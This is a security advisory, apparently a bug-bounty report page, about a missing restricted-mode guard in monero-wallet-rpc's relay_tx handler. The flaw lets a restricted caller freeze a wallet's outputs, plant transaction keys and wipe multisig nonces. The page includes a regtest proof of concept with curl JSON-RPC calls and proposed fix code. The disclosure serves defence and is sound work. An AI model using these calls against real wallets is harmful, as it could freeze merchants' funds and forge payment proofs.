`relay_tx` wallet-rpc skips `--restricted-rpc` guard and lets any caller corrupt wallet state via attacker-controlled `pending_tx`
The relay_tx handler in monero-wallet-rpc lacked the restricted-RPC guard that its sibling transfer methods have, and it passed a caller-supplied pending_tx blob straight to commit_tx without checking ownership. A caller with only restricted credentials could therefore mark the victim wallet's outputs as spent and plant their own transaction key in the victim's key store.

- Triaged in under an hour
- Fixed in 21 days
- Disclosed after 3 months
Repository: monero-project/monero — src/wallet/wallet_rpc_server.cpp. Affected branch: master (commit 230de3794, 2026-04-20).
Summary
monero-wallet-rpc exposes a relay_tx JSON-RPC method. The handler on_relay_tx (lines 1926–1970) deserializes a caller-supplied hex blob into a wallet2::pending_tx structure and hands it directly to wallet2::commit_tx without any ownership check. Two things are missing.
First, there is no m_restricted guard. Every other transfer-class method — transfer, sweep_all, transfer_split, sign_transfer, submit_transfer, sweep_dust — gained one in commit 604bb05d8 (PR #10378, "fix: return early in sensitive methods for --restricted-rpc", merged 2026-03-23). on_relay_tx was not touched. So a caller holding only restricted credentials can invoke relay_tx freely.
Second, nothing in the handler checks that the pending_tx was ever produced by this wallet. commit_tx trusts every field verbatim: selected_transfers (which outputs to mark spent), tx_key (written into m_tx_keys[txid]), dests / change_dts / construction_data (written into m_unconfirmed_txs[txid]), and the per-transfer multisig nonce (m_multisig_k). A caller who can submit a pending_tx blob containing a valid on-chain transaction — their own funds will do — but with selected_transfers pointing at the victim's output indices can freeze those outputs and plant their own tx_key in the victim's key store.
Vulnerable handler, src/wallet/wallet_rpc_server.cpp:
bool wallet_rpc_server::on_relay_tx(const wallet_rpc::COMMAND_RPC_RELAY_TX::request& req,
    wallet_rpc::COMMAND_RPC_RELAY_TX::response& res, epee::json_rpc::error& er,
    const connection_context *ctx)
{
    if (!m_wallet) return not_open(er);
    // ← no m_restricted check here

    cryptonote::blobdata blob;
    if (!epee::string_tools::parse_hexstr_to_binbuff(req.hex, blob)) { ... }

    tools::wallet2::pending_tx ptx;
    try {
        binary_archive<false> ar{epee::strspan<std::uint8_t>(blob)};
        if (::serialization::serialize(ar, ptx))
            loaded = true;
    } catch(...) {}

    try { m_wallet->commit_tx(ptx); }   // ptx fully attacker-controlled
    catch(const std::exception &e) { ... }
    ...
}
For comparison, every sibling handler added the guard in the same commit:
// from on_transfer, on_sweep_all, on_submit_transfer, etc.
if (m_restricted)
{
    er.code = WALLET_RPC_ERROR_CODE_DENIED;
    er.message = "Command unavailable in restricted mode.";
    return false;
}
commit_tx itself (wallet2.cpp, lines 7572–7653) then performs the state mutations on whatever indices the blob specifies, with only a bounds check — not an ownership check — against the wallet's transfer list:
// After sendrawtransaction succeeds:
for (size_t idx: ptx.selected_transfers)
    THROW_WALLET_EXCEPTION_IF(idx >= m_transfers.size(), ...);  // bounds only, no key-image match

add_unconfirmed_tx(txid, ptx.tx, ...);            // poisons m_unconfirmed_txs

if (store_tx_info() && ptx.tx_key != crypto::null_skey)
    m_tx_keys[txid] = ptx.tx_key;                 // plants attacker key in victim store

for (size_t idx: ptx.selected_transfers)
    set_spent(idx, 0);                            // freezes victim outputs

for (size_t idx: ptx.selected_transfers) {
    memwipe(m_transfers[idx].m_multisig_k.data(), ...);
    m_transfers[idx].m_multisig_k.clear();        // destroys multisig nonces permanently
}
There is no check that m_transfers[idx].m_key_image appears anywhere in ptx.tx.vin. The attacker ships their own valid transaction (spending their own outputs) but tells commit_tx that the victim's outputs were selected. The daemon accepts the transaction because it is cryptographically valid; the mismatch only matters inside wallet memory.
Releases Affected
master @ 230de3794 (2026-04-20). The missing guard is specific to this handler; the restricted-RPC framework itself is older. PR #10378 (merged 2026-03-23) is the most recent related work and is the change that left on_relay_tx unguarded while patching its siblings.
Steps to Reproduce
Prerequisites — build once (~60–90 min, Ubuntu 22.04 x86-64):
# Install build deps if not already present
sudo apt-get install -y build-essential cmake pkg-config libssl-dev \
  libzmq3-dev libunbound-dev libminiupnpc-dev libboost-all-dev \
  libhidapi-dev libusb-1.0-0-dev

# Clone the submodules needed (supercop, randomx, rapidjson, miniupnp)
# or copy them from an existing checkout. The repo at
# /home/beni/Monero/monero-src already has everything in place.

cd /home/beni/Monero/monero-src
mkdir -p build/release && cd build/release
cmake -D CMAKE_BUILD_TYPE=Release -D BUILD_TESTS=OFF \
      -D MONERO_WALLET_CRYPTO_LIBRARY=cn -D ARCH=native \
      -D MANUAL_SUBMODULES=1 ../..
make -j$(nproc)
# Binaries land at build/release/bin/{monerod,monero-wallet-rpc}
The script checks for those binaries at startup and exits with an error message if they are not present. No network access, no daemons, nothing else needed — the script spins up its own monerod --regtest instance on loopback.
Run (~2–3 min):
The self-contained script requires only the binaries built from the audited source:

bash reports/poc_relay_tx_state_corruption.sh
What it does:
- Starts
monerod --regtest --fixed-difficulty 1 --offlineon loopback. - Creates two wallets:
wallet_a(attacker, unrestricted) andwallet_b(victim,--restricted-rpc). - Mines 150 blocks to
wallet_aand 200 towallet_businggenerateblocks. - Calls

wallet_a.transferwithdo_not_relay=true, get_tx_key=trueto produce a signed pending_tx that the attacker controls but has not broadcast. - Submits that blob to
wallet_b.relay_tx. The daemon accepts the valid transaction.commit_txruns againstwallet_b's transfer list. - Queries

wallet_b.incoming_transfersandwallet_b.get_tx_keyto confirm the corruption.
Expected output (abridged):
[PASS] transfer correctly returns -7 (DENIED) in restricted mode.
[PASS] relay_tx returned code -27 ≠ -7 — PHASE A CONFIRMED (bypass).

[PASS] wallet_a tx_key: 2659d5e7ca45e83a5606c52a49aa3c9cb4c98eaa6f1d74b42fb6569825cd7206
[PASS] relay_tx SUCCEEDED on restricted wallet_b.

BEFORE: 200 outputs — 0 spent, 200 unspent
AFTER : 200 outputs — 2 SPENT (frozen), 198 unspent
[PASS] *** OUTPUT FREEZE CONFIRMED ***

tx_key (wallet_a, attacker) : 2659d5e7ca45e83a5606c52a49aa3c9cb4c98eaa6f1d74b42fb6569825cd7206
tx_key (wallet_b, victim)   : 2659d5e7ca45e83a5606c52a49aa3c9cb4c98eaa6f1d74b42fb6569825cd7206
[PASS] *** TX_KEY POISONING CONFIRMED ***
If you want to reproduce manually without the script, the five essential calls are:
# wallet_a: create a signed tx, do not broadcast, capture tx_key and tx_metadata
TX=$(curl -s http://127.0.0.1:18090/json_rpc -d '{
  "jsonrpc":"2.0","id":"0","method":"transfer",
  "params":{"destinations":[{"amount":1000000000000,"address":"<ADDR_B>"}],
            "account_index":0,"priority":1,"ring_size":11,
            "do_not_relay":true,"get_tx_key":true,"get_tx_metadata":true}}')
TX_META=$(echo "$TX" | python3 -c 'import sys,json; print(json.load(sys.stdin)["result"]["tx_metadata"])')
ATTACKER_KEY=$(echo "$TX" | python3 -c 'import sys,json; print(json.load(sys.stdin)["result"]["tx_key"])')

# wallet_b (--restricted-rpc): transfer is blocked, relay_tx is not
curl -s http://127.0.0.1:18091/json_rpc -d '{"jsonrpc":"2.0","id":"0","method":"transfer",...}'
# → {"error":{"code":-7,"message":"Command unavailable in restricted mode."}}

curl -s http://127.0.0.1:18091/json_rpc \
  -d "{\"jsonrpc\":\"2.0\",\"id\":\"0\",\"method\":\"relay_tx\",\"params\":{\"hex\":\"$TX_META\"}}"
# → {"result":{"tx_hash":"..."}}   ← succeeds despite restricted mode

# After storing wallet_b state and restarting unrestricted:
curl -s http://127.0.0.1:18091/json_rpc \
  -d "{\"jsonrpc\":\"2.0\",\"id\":\"0\",\"method\":\"get_tx_key\",\"params\":{\"txid\":\"<TXID>\"}}"
# → {"result":{"tx_key":"<ATTACKER_KEY>"}}   ← victim now holds attacker's key
Possible Solution
Add the same two-line guard that all sibling handlers have, immediately after the !m_wallet check:
bool wallet_rpc_server::on_relay_tx(...)
{
    if (!m_wallet) return not_open(er);
    if (m_restricted)
    {
        er.code = WALLET_RPC_ERROR_CODE_DENIED;
        er.message = "Command unavailable in restricted mode.";
        return false;
    }
    ...
That alone closes the bypass. The deeper issue — that commit_tx trusts selected_transfers without verifying those indices against the transaction's actual key images — is harder to fix safely because commit_tx is also called from legitimate paths where the wallet built the transaction itself. A straightforward defence-in-depth fix for the relay_tx path specifically is to cross-check before calling commit_tx:
// Reject if selected_transfers count doesn't match actual inputs
if (ptx.selected_transfers.size() != ptx.tx.vin.size()) {
    er.code = WALLET_RPC_ERROR_CODE_BAD_TX_METADATA;
    er.message = "selected_transfers count does not match tx inputs";
    return false;
}
for (size_t i = 0; i < ptx.selected_transfers.size(); ++i) {
    size_t idx = ptx.selected_transfers[i];
    if (idx >= m_wallet->get_num_transfer_details()) {
        er.code = WALLET_RPC_ERROR_CODE_BAD_TX_METADATA;
        er.message = "selected_transfers index out of range";
        return false;
    }
    const auto &td = m_wallet->get_transfer_details(idx);
    const auto &vin = boost::get<cryptonote::txin_to_key>(ptx.tx.vin[i]);
    if (td.m_key_image != vin.k_image) {
        er.code = WALLET_RPC_ERROR_CODE_BAD_TX_METADATA;
        er.message = "selected_transfers key image mismatch";
        return false;
    }
}
Also worth adding CHECK_IF_BACKGROUND_SYNCING() for consistency with how the other state-mutating handlers are guarded.
Impact
An operator running monero-wallet-rpc with --restricted-rpc — the intended safe mode for giving a monitoring agent, payment integration, or CI pipeline read-only-ish access — gets no protection against this method. Any process with restricted credentials can call relay_tx and trigger commit_tx on an attacker-crafted blob.
If the attacker can broadcast a valid transaction (their own funds), they get two concrete impacts against the victim wallet. First, commit_tx calls set_spent() on whichever transfer indices the blob specifies. Those outputs are permanently marked spent in the wallet cache and will not be selected for future transactions until rescan_blockchain is run. On a hot wallet processing payments, this freezes funds and causes sends to fail. Second, commit_tx stores the attacker's tx_key in the victim's m_tx_keys[txid]. Any call to get_tx_key or get_tx_proof for that txid returns attacker-controlled key material. A merchant using get_tx_proof to verify that a payment was sent will receive a proof that verifies correctly against the txid but was generated with a key the merchant did not create — enough to forge payment confirmation in any system that trusts wallet-rpc proofs.
The multisig impact is worse: commit_tx wipes m_multisig_k for the selected indices unconditionally. Those per-transfer signing nonces cannot be regenerated. An active multisig signing round that relied on them is permanently broken; the cosigners would need to re-export and re-import keys.
Note
The PoC script poc_relay_tx_state_corruption.sh was written with AI assistance for the regtest setup and shell plumbing. The vulnerable code path, line references, and the decision that the blob-trust issue in commit_tx is a separate concern from the missing guard were verified by reading the source directly.
Bounty
If this qualifies for a payout, XMR can be sent to:
45BYNkdWvv45fovzeSgnNdMcZ8Pn9bdnegRyDcggz9XBUbrrgDhwfx63rpvesZMwWEKKQFms81v8hPbCX2eSCb3m9nFk9ZX
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the handler was missed when the restricted-RPC guard was added to its sibling methods, and commit_tx trusts the caller-supplied selected_transfers and tx_key without checking them against the transaction's actual key images.
Impact
A caller with restricted credentials could freeze the victim wallet's outputs until a blockchain rescan and plant attacker-controlled tx keys, which could let a merchant's payment proof check be forged; the text also says multisig nonces for the selected outputs are wiped permanently.
What the attacker needed
Restricted-RPC credentials; attacker can broadcast a valid tx; attacker's own funds
The fix
The text proposes adding the same restricted-mode guard used by sibling handlers and, as defence in depth, cross-checking selected_transfers against the transaction's key images before calling commit_tx; it does not say a fix was shipped.
How it was found
- Build monerod and monero-wallet-rpc from the affected source.
- Start a regtest daemon on loopback and create an attacker wallet and a victim wallet running with restricted RPC.
- Mine blocks to both wallets so each has spendable outputs.
- On the attacker wallet, create a signed transaction with do_not_relay set, capturing its metadata and tx key.
- Submit that blob to the victim wallet's relay_tx method, which succeeds despite restricted mode.
- Query the victim wallet's incoming transfers and tx key to confirm outputs are marked spent and the attacker's key is stored.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A wallet program can be started in a 'restricted' mode meant to stop it from sending money, so that other software can only read from it. One command, relay_tx, was left out of that protection, and it also trusted a blob of data from the caller about which of the wallet's coins were used. As a result, someone with limited access could make the wallet believe some of its coins were already spent and store a wrong key for a transaction.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.



